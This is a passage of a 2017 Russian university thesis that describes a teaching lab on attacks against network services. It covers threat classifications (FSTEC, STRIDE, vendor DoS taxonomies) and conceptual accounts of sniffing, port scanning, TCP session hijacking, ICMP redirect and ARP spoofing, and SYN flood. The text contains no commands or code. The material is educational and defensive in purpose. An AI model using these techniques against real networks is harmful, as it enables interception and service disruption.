Министерство образования и науки Российской Федерации
Федеральное государственное автономное образовательное учреждение
высшего образования
«Южно-Уральский государственный университет
(национальный исследовательский университет)»

Высшая школа электроники и компьютерных наук

Кафедра «Защита информации»

ДОПУСТИТЬ К ЗАЩИТЕ
Заведующий кафедрой,
к.т.н., доцент
_____ А.Н. Соколов
_____ 2017 г.

Методическое обеспечение стенда "Реализация атак на инфраструктурные сервисы и протоколы сети"

ПОЯСНИТЕЛЬНАЯ ЗАПИСКА
К ВЫПУСКНОЙ КВАЛИФИКАЦИОННОЙ РАБОТЕ

Автор проекта,
студент группы КЭ- 431
_____ Боченина, Е. Ю.
_____ 2017 г.

Нормоконтролер,
к.т.н., доцент
_____ В.П. Мартынов
_____ 2017 г.

Челябинск 2017

ВВЕДЕНИЕ

XXI век по праву считается веком информации и информационных технологий. Объемы обрабатываемых данных растут не по дням, а по часам, информация становится наиболее ценным товаром, оставляя далеко позади продукты промышленного производства.

Как следствие вышесказанного вполне естественно растут и требования к техническим средствам, позволяющим увеличить объемы обрабатываемой информации, а также ускорить данный процесс. На сегодняшний день уже недостаточно просто использовать современные технические средства, позволяющие повысить эффективность работы, недостаточно просто иметь современный мощный вычислительный комплекс.

Для ускорения процессов вычислений, немаловажным фактором является командная работа, как людей, так и машин. В связи с этим для ускорения процесса обмена информации еще в 70-е года XX века начался процесс объединения ЭВМ в вычислительные сети.

На сегодняшний день трудно представить себе организацию, в которой бы не использовались компьютеры, локальные сети и отсутствовало подключение к сети глобальной сети интернет. Это позволяет не просто ускорить процесс обработки и обмена информацией, но и открыть новые возможности для развития IT-технологий, сделав возможным сотрудничество между отдаленными уголками планеты. Доступ к огромному массиву актуальной информации позволил делать открытия и исследования, не выходя из своего дома, будь он хоть в центре шумного мегаполиса или в глухой сибирской тайге.

Но новые возможности породили и новые проблемы. При таком повсеместном распространении информации остро встал вопрос баланса безопасности и доступности. Ведь за всем этим стоит огромный объем проделанной работы и для любой организации несанкционированный доступ в защищаемую сеть может повлечь огромные убытки, поставить под угрозу сведения о сотрудниках или клиентах. А в случае несанкционированного доступа к информации в сети государственного

учреждения, ведомства или службы опасность возрастает многократно. Таким образом, информация внутри данных сетей должна быть максимально защищена, изолирована от внешних сетей, а доступ к ней строго регламентирован.

В курсе «Информационная безопасность» Высшей школы электроники и компьютерных наук основной упор делается на организацию процесса защиты и доступа к информации, поскольку, зачастую, именно так называемый человеческий фактор приводит к утечке информации. И неважно чем этот фактор был вызван – банальной невнимательностью или целенаправленными злонамеренными действиями, результат одинаков - денежные убытки, огромное количество потраченного времени и, самое главное, - утрата данных, которые, к сожалению, в большинстве случаев, восстановить невозможно.

Немаловажен и технический аспект защиты информации. Как бы ни были подготовлены и обучены сотрудники, несмотря ни на какую регламентацию доступа, без необходимых программных, аппаратных и/или инженерных средств на сегодняшний день обойтись невозможно.

В качестве яркого примера можно привести несовершенство современных операционных систем, позволяющих разработчикам вирусных программ относительно легко получать доступ к конфиденциальной информации, несмотря на все старания разработчиков производителя закрыть уязвимости. Однако, ввиду большого количества таких уязвимостей, только критические уязвимости получат какое-либо решение, причем далеко не всегда рациональное и эффективное.

Кроме того, не стоит обделять вниманием и иные технические каналы деструктивного воздействия на информационные ресурсы компаний. К сожалению, в рамках изучения данного курса, исследовать и изучить удается лишь малую часть из этого.

Цель данной работы состоит в разработке учебно-лабораторного комплекса «Реализация атаки на инфраструктурные сервисы и протоколы сети», включающего аппаратную и методическую части, демонстрирующие пошаговую инструкцию по использованию таких средств атаки, как Metasploit, Nmap, Meterpreter, а также на протоколы такие как SMB, ARP, DNS и TCP.

Для достижения этой цели необходимо выполнить ряд задач:

1. Провести обзор популярных сетевых атак.
2. Обзор классификаций сетевых атак.
3. Проанализировать основную структуру атак.
4. Выбрать атаки для выполнения работ.
5. Реализовать стенд и разработать комплекс методических рекомендаций.

Практическая значимость работы заключается в том, что на данный момент на кафедре «Защита информации» отсутствуют подобные средства для обучения защиты от некоторых видов сетевых атак и, тем более, методические указания по данному вопросу. К тому же, студентам не хватает методического обеспечения в части защиты от сетевых атак. Учебно-лабораторный комплекс призван восполнить этот недостаток.

ГЛАВА 1 ОБЗОР ПОПУЛЯРНЫХ СЕТЕВЫХ АТАК.КЛАССИФИКАЦИИ.

Существуют множество различных компаний, которые наблюдают за инцидентами в сфере информационной безопасности. В числе таких компаний как российские: Positive Technology, Kaspersky lab, Qrator labs, Digital Security, Infowatch, In-

Зачастую есть различия в классификациях, рассмотрим некоторые из них, прежде чем сравнивать.

1.1. Базовая модель угроз информационной безопасности ФСТЭК

1.1.1. Анализ сетевого трафика

Основной целью данных атак являются получение критической информации о пользователях, получение сведений о логической инфраструктуре сети посредством анализа служебной информации, передаваемой в сети с помощью программ-анализаторов пакетов (сниффер – англ. sniffer). Благодаря подобным программам злоумышленник может, основываясь на используемых командах и протоколах, которые используются в той или иной сети или сегменте сети, изучить логику работы этой сети или сегмента сети. Это в последствии помогает закрепиться в информационной системе, а именно получить привилегированные права, осуществлять перехват и анализ трафика между различными сетевыми устройствами, что позволяет в дальнейшем как модифицировать информацию, так и извлекать пароли пользователей, их имена и т.п. Атакам подобного типа подвержены протоколы, которые не передают информацию в открытом виде, например, протоколы FTP, Telnet, SNMP.

Злоумышленник может реализовать угрозу «анализ сетевого трафика» (Рисунок 1) посредством прослушивания канала связи. Для этого ему необходим доступ к локальной сети и, непосредственно, доступ к самой линии передачи информации.

Когда нарушителю удается, например, получить физический доступ к линии передачи, он может «врезаться» в нее, тем самым получая возможность перехвата трафика между рабочими станциями в пределах локальной сети.



Рисунок 1. Схема угрозы «Анализ сетевого трафика»

1.1.2. Сканирование сети

Цель данных атак заключается в выявлении активных сетевых служб и сервисов, открытых портов, используемых протоколов и т.п., таким образом, злоумышленник может собирать различные сведения о сети. Существуют различные методы сканирования сети:

1) Сканирование портов – метод, который позволяет узнать о состоянии порта (открыт, фильтруется, закрыт, не фильтруется), выяснить версию операционной системы или сетевого сервиса, а также активные на хосте приложения. Существует относительно большое количество способов сканирования:

1.1) TCP SYN сканирование (сканирование с использованием полуоткрытых соединений). Один из популярных методов сканирования. В быстром соединении, при котором TCP соединение не устанавливается до конца, сканирование происходит достаточно быстро (около тысячи портов в секунду), также он не заметен для работы межсетевых экранов, а они, в свою очередь, не препятствуют его работе.

1.2) UDP сканирование. Данный метод является более медленным, чем метод TCP SYN сканирования. UDP сканирование осуществляется путем отправки на нужный порт пустого UDP заголовка.

4) Сканирование IP протокола. В ходе данного сканирования происходит перебор IP адресов. Работа данного метода схожа с работой UDP сканирования, только изменяется поле IP протокола, вместо поля, содержащее номер порта.

1.1.3. Угрозы выявления пароля

Целью данных атак является несанкционированный доступ к ресурсам информационной системы путем преодоления парольной защиты. Для реализации данных атак злоумышленник может воспользоваться одним из нескольких способов - перебор паролей по словарю (bruteforce), социальная инженерия, перехват и анализ трафика, и т.п.

1.1.4. Подмена доверенного объекта сети и передача по каналам связи сообщений от его имени с присвоением его прав доступа

Под доверенным подразумевается любой объект сети, подключение которого к серверу законно. Суть данной угрозы заключается в том, что злоумышленник может выдавать себя за доверенный объект сети легитимным пользователям, тем самым имея возможность как-либо модифицировать информацию. Обычно, таким атакам подвержены сети и системы, в которых используются нестойкие алгоритмы аутентификации и идентификации. Так, например, атакам подобного рода подвержен транспортный протокол TCP. Существует два способа реализации таких атак:

1) С установлением виртуального канала. В этом случае права доверенного объекта (пользователя) присваиваются злоумышленником. Для реализации данного метода достаточно подобрать идентификаторы TCP пакета, а именно ISSa (значение порядкового номера TCP пакета рабочей станции A) и ISSb (значение порядкового номера TCP пакета рабочей станции B).

2) Без установления виртуального канала. В этом случае злоумышленником передаются служебные сообщения от имени сетевых устройств (например, маршрутизатор) о изменении таблиц маршрутизации.

Виртуальный канал - это логические соединение в транспортном протоколе TCP, которое позволяет передавать и принимать пакеты с номерами последовательности, осуществлять повторную пересылку пакетов, в случае каких-либо проблем в ходе доставки их до получателя и т.п. Для идентификации пакетов в TCP-сессии служат поля номер последовательности (sequence number) и номер подтверждения (acknowledgment number) в заголовке TCP пакета:

- Хост X ведет наблюдение за хостами A и B и определяет нумерацию пакетов сообщений, идущую от хоста B (Рисунок 2).

Рисунок 2. Схема угрозы «подмена доверенного объекта сети»

- Хост X посылает на хост A серию TCP-запросов на создание соединения, заполняя тем самым очередь запросов с целью вывести из строя на некоторое время хост A (Рисунок 3).

Рисунок 3. Схема угрозы «подмена доверенного объекта сети»

- TCP-запрос на открытие соединения от имени хоста A SYN-бит синхронизации номера последовательности ISSx-произвольный номер последовательности хост A выведен из строя (Рисунок 4).



Рисунок 4. Схема угрозы «подмена доверенного объекта сети»

- SYN-бит синхронизации номера последовательности ISSb-произвольный номер последовательности хоста B ACK(ISSx+1)-номер подтверждения приема TCP-пакета от хоста A, равный ISSx+1 (Рисунок 5).



Рисунок 5. Схема угрозы «подмена доверенного объекта сети».

- ASK(ISSb+1)-номер подтверждения приема TCP-пакета от хоста B, в котором атакующий указывает подобранный номер ISSb+1. Отсутствует сообщение о разрыве TCP-соединения от выведенного из строя хоста A (пакет с заполненным служебным заголовком RST) (Рисунок 6).



Рисунок 6. Схема угрозы «подмена доверенного объекта сети»

1.1.5. Навязывание ложного маршрута сети

Данный тип атак основывается на эксплуатации уязвимостей протоколов маршрутизации, таких как, например, OSPF, RIP и протоколов управления сетью ICMP и SNMP. Существует два вида навязывания маршрута: внутрисегментный и межсегментный. Основная идея данной атаки заключается в том, что злоумышленник вносит изменения в таблицы маршрутизации, используя недостатки протоколов маршрутизации путем отправки служебного (управляющего) сообщения от сетевого устройства (например, маршрутизатора):

- Передача злоумышленником на хост 1 ложного сообщения по протоколы ICMP Redirect от имени маршрутизатора 1 об изменения таблицы маршрутизации (рисунок 7).



Рисунок 7. Схема «угрозы навязывание ложного маршрута сети» внутри одного сегмента

- Пакеты на сервер направляются на несуществующий маршрутизатор (хост 2), следовательно, связь с сервером прекращается (Рисунок 8).



Рисунок 8. Схема угрозы «навязывание ложного маршрута сети» внутри одного сегмента

- Этап передачи ложного сообщения ICMP Redirect от имени маршрутизатора на хост 1. (Рисунок 9).

Рисунок 9. Схема угрозы «навязывание ложного маршрута сети» между двумя сегментами

- Фаза приема, анализа, воздействия и передачи перехваченной информации на ложном сервере. Хост 1 передает пакеты, предназначенные серверу, на хост атакующего (Рисунок 10).

Рисунок 10. Схема угрозы «навязывание ложного маршрута сети» между двумя сегментами

1.1.6. Внедрение ложного объекта сети

Данный тип атак возможен при использовании недостатков алгоритмов удаленного поиска. Первоначально объекты сети не знают о других объектах, то есть их таблица маршрутизации пуста, затем они, отправляя запрос (обычно широковещательный) в сеть, получают ответ, с помощью которого заполняется таблица маршрутизации. Если злоумышленник перехватит запрос, то он имеет возможность подменить ответ т.е. изменить маршрутизацию сети. Это позволяет ему (злоумышленнику) пропускать через себя все пакеты, направленные легитимному объекту сети:

- Этап ожидания ARP-запроса (Рисунок 11).

Рисунок 11. Ожидание ARP-запроса

- Этап реализации угрозы (Рисунок 12).



Рисунок 12. Реализации угрозы

- Этап приема, анализа, передачи и подмены перехваченной информации на ложном ARP-сервере (Рисунок 13).



Рисунок 13. Схема реализации угрозы «внедрение ложного объекта сети»

1.1.7. Отказ в обслуживании

Подобные угрозы стали возможными для эксплуатации в связи с ошибками при разработке программного обеспечения, операционных систем. В следствии этого при использовании недостатков, например, операционной системы, злоумышленник может привести ее в состояние, когда она (операционная система) не сможет обрабатывать пакеты легитимных пользователей. Данный тип атак имеет несколько видов:

1) Отказ в обслуживании, вызванный частичным исчерпанием ресурсов информационной системы. В этом случае злоумышленник вынуждает обрабатывать операционную систему специально сгенерированные им пакеты, что приводит как к частичной загруженности полосы пропускания, так и к частичному исчерпанию ресурсов операционной системы. Из этого следует, что время обработки пакетов легитимных пользователей увеличится, а значит доступ к тому или иному ресурсу будет затруднен. Примерами таких атак могут служить: TCP SYN flood, ICMP flood.

2) Отказ в обслуживании, вызванный полным исчерпанием ресурсов информационной системы. В этом случае действия злоумышленника приводят к исчерпанию ресурсов канала (пропускная способность канала передачи данных) и ресурсов операционной системы (максимальное количество пакетов, которое ядро мо-

жет принять, максимальный размер буфера, количество обслуживаемых портов и т.п.). Это приводит к тому, что для легитимных пользователей ресурс становится недоступным. Примерами таких атак могут быть: http slow POST, TCP SYN flood.

3) Отказ в обслуживании, связанный с нарушениями логической инфраструктуры информационной системы. Злоумышленник, используя ошибки в протоколах маршрутизации, может изменить таблицы маршрутизации, тем самым ограничивая доступ легитимным пользователям к ресурсам информационной системы.

4) Отказ в обслуживании, связанный с использованием нестандартно сгенерированных пакетов. Злоумышленник может сгенерировать пакет, который будет иметь длину значительно превышающую стандартный размер (около 1500 байт), это может привести к некорректной работе сетевых устройств, что влечет за собой сбой в работе сетевых служб и сервисов, а также частичный или полный отказ работы информационной системы. Примером атак подобного типа могут служить: UDP flood, UDP flood DNS.

1.1.8. Угроза удаленного запуска приложений

Угрозы подобного типа применяются для удаленного несанкционированного доступа к информационной системе. Злоумышленник, получив удаленный доступ, имеет возможность запустить любое программное обеспечение, что может привести к нарушению конфиденциальности, целостности и доступности информации. Существует три вида данной угрозы:

1) Получение удаленного доступа посредством распространения исполняемого кода через электронную почту.

2) Получение удаленного доступа посредством переполнения буфера. Данный метод подразумевает «выход» за границы памяти с дальнейшим непредвиденным завершением работы программного обеспечения или запуском программы из-под учетной записи того, от имени кого была запущена программа.

3) Получение удаленного доступа посредством использования специальных программ. Под специальными программами подразумевается различного вида вирусные программы либо программы для удаленного подключения с помощью которых можно получить удаленный контроль над хостом. [1]

1.2. Модель STRIDE

Это классификация разработана корпорацией Microsoft. Она, как и классификация от ФСТЭК, используется для дифференциации угроз информационной безопасности. В настоящее время успешно применяется для определения угроз и потенциальных опасностей, грозящих информационным системам:

1) *Подмена сетевых объектов* (Spoofing identity). Атаки данного типа дают возможность злоумышленнику выдавать себя за другого пользователя или произвести подмену сервера. Примером подмены пользователя может служить использование аутентификационных данных пользователя (имени, пароля и т.п.) для закрепления и дальнейшей реализации атаки на информационную систему. Ярким примером являются атаки на ненадежные протоколы аутентификации.

2) *Модификация данных* (Tampering with data). Результатом атак данного типа является несанкционированный доступ к информации. Примеры: модификация данных, перехват информации, передающейся между двумя или несколькими компьютерами.

3) *Отказ от авторства* (Repudiation). Пользователь отказывается от своего действия (или бездействия), пользуясь тем, что способа идентифицировать и привлечь к ответственности за содеянное нет. Пример: в системе где не ведется учет действий пользователей, в случае совершения последними каких-либо запрещенных действий (например, выход в интернет) нельзя будет доподлинно доказать причастность определенного пользователя к «происшествию».

4) *Разглашение информации* (Information disclosure). Происходит разглашение информации лицам, которым эта информация недоступна (запрещена), примером подобного может служить ситуация, в которой пользователь получил доступ к папке/файлу, правами на доступ к которой он не должен обладать.

5) *Отказ в обслуживании* (Denial of service). Атаки такого типа служат для ограничения или лишения доступа к сервису легитимным пользователей, например, создание условий в которых доступ к web-серверу временно становится невозможным.

6) *Повышение привилегий* (Elevation of privilege). В данном случае угроза заключается в возможности обычному пользователю получить привилегированный доступ, например, пользователь может получить права администратора сети. [2]

1.3. Классификация атак типа «отказ в обслуживании»

Атака типа «отказ в обслуживании» - это атака, целью которой является вывести из строя сервис путем исчерпания канальной емкости или ресурсов операционной системы. На сегодняшний день они (атаки) являются одними из самых популярных, поскольку они не требуют от злоумышленника глубоких специальных знаний, а также достаточно нетребовательны к финансовой стороне атакующих. К сожалению, от таких атак достаточно сложно защититься, поэтому существуют компании, которые предоставляют услуги защиты от них: Digital Security, Qrator labs, Kaspersky lab и т.п.

Рассмотрим некоторые классификации атак типа «отказ в обслуживании».

1.3.1. Классификация от Digital Security

1) *Атака на канал*. Задача атак на данный уровень заключается в «занятии» полосы пропускания т.е. исчерпанию ресурсов канала, что влечет за собой недоступ-

ность сервиса для легитимных пользователей. Этого можно добиться разными методами, например, атакой TCP SYN flood либо различными атаками с увеличением (amplification).

2) *Атаки на сетевые сервисы*. Целью атак данного вида вывести из строя сетевые службы или сервис. Под сетевыми сервисами и службами подразумевается различные сервера (как правило, web сервера), граничные маршрутизаторы и т.п., исчерпать вычислительные ресурсы устройства, чтобы ограничить или вовсе исключить возможность подключения легитимных пользователей к определенным ресурсам. Одной из популярных и достаточно простых атак является HTTP slow POST.

3) *Атака на уровень приложений*. Суть данных атак заключается в нахождении уязвимостей приложения или сайта, используя которые, можно было бы добиться, сбоя или прекращения работы сервера. Примером таких атак могут быть запросы к сайту, реализация которых может привести сбоям в работе сервера, например, запрос достаточно большого объема информации, что приведет к тому, что обращения легитимных пользователей не будут обрабатываться. [3]

1.3.2. Классификация Qrator labs

1) *Первый класс* (канальный уровень) «забивание канала». Здесь описываются атаки, в результате которых ресурсы канала (полоса пропускания) исчерпываются. Это ведет к недоступности определенного ресурса. В основном для реализации подобных атак используют атаки, которые наиболее эффективно нагружают канал передачи данных, а именно атаками с увеличением (amplification).

2) *Второй класс* (уровень сети) – нарушение функционирования сетевой инфраструктуры. Результатом атак данного класса является вывод из строя сетевого устройства на транзите т.е. создание такой ситуации, при которой передача трафика стала невозможной. Примером атак данного уровня является эксплуатация ошибок в протоколе маршрутизации BGP.

3) *Третий класс* (транспортный уровень) эксплуатация слабых мест TCP драйвера. Основной особенностью данных атак является то, что в основе лежит использование транспортного протокола TCP, а также протоколов, в основе которых он «лежит», например, HTTP. В основном основной «удар» приходится на так называемую таблицу соединений, переполнение которой приводит к исчерпанию вычислительных ресурсов определенного сервера. Основными атаками данного класса можно назвать TCP SYN (в случае, когда на канальном и сетевом уровнях она не нанесла достаточный ущерб) и HTTP slow POST.

4) *Четвертый класс* (уровень приложений) деградация web-приложения. Для данного класса характерны целенаправленные атаки, суть которых заключается в загрузке сервера многочисленными запросами, приводящие к выгрузке из базы данных конкретной информации и т.п., до тех пор, пока у сервера еще будут иметься ресурсы. [4]

1.3.3. Классификация Kaspersky lab

1) *Объемные атаки*. Атаки данного типа полностью или частично выводят выполнение всех действий за счет создания объема трафика, который превышает пропускную способность канала передачи данных.

2) *Атаки на приложения*. Благодаря сложным запросам, выполнение которых вынуждает сервер тратить свои вычислительные ресурсы, злоумышленник может вмешиваться в работу критически важных приложений, сбой в функционировании которых может приводить к сбоям работы всей информационной системы.

3) *Другие инфраструктурные атаки.* Реализация атак данного типа может приводить к некорректной работе всей информационной системы, за счет вмешательства в работу сетевых устройств (исчерпание ресурсов операционной системы).

4) *Гибридные атаки*. Особенностью этого вида атак является комбинация предыдущих трех видов т.е. атаки данного типа могут содержать в себе элементы реализации предыдущих пунктов. [5]

1.4. Популярные атаки

На сегодняшний день существует огромное количество разнообразных сетевых атак, некоторые из них требуют специфичных знаний и навыков от нарушителей, некоторые нет. Сетевые атаки могут использовать различные уязвимости операционных систем, отдельных протоколов и т.п.

В данном разделе будут рассмотрены наиболее популярные и простые в реализации атаки среди злоумышленников, а именно TCP SYN flood, DNS Amplification и HTTP slow POST.

1.4.1. TCP SYN flood

Типичное подключение по протоколу TCP начинается с того, что клиент отправляет пакет с выставленным флагом SYN (означающий, что кто-то хочет открыть соединение и под это соединение нужно выделить ресурсы) какому-либо серверу. Сервер, готовый к подключению, отправляет информацию о том, что он готов установить соединение, в виде пакета, содержащий флаги SYN + ACK. Клиент, получивший данный пакет, понимает, что обладает ресурсами для подключения и отправляет пакет с флагом ACK (означающий, что он готов передавать данные) (Рисунок 14).

В случае же с TCP SYN flood атакой, злоумышленник отправляет множественные запросы на подключение серверу в виде пакетов, содержащих SYN флаг. Сервер, который принимает такие запросы, понимает, что к происходит подключение и вне зависимости от того, имеются ресурсы или нет, вынужден затрачивать их на подключение и обрабатывать данные пакеты. Соответственно, когда сервер обрабатывает множественные запросы от атакующего, запросы легитимных пользователей «встают» в очередь, и они вынуждены ждать, пока не обработаются запросы атакующего.

Таким образом, TCP SYN flood атака основана на том, чтобы исчерпать вычислительные ресурсы сервера.

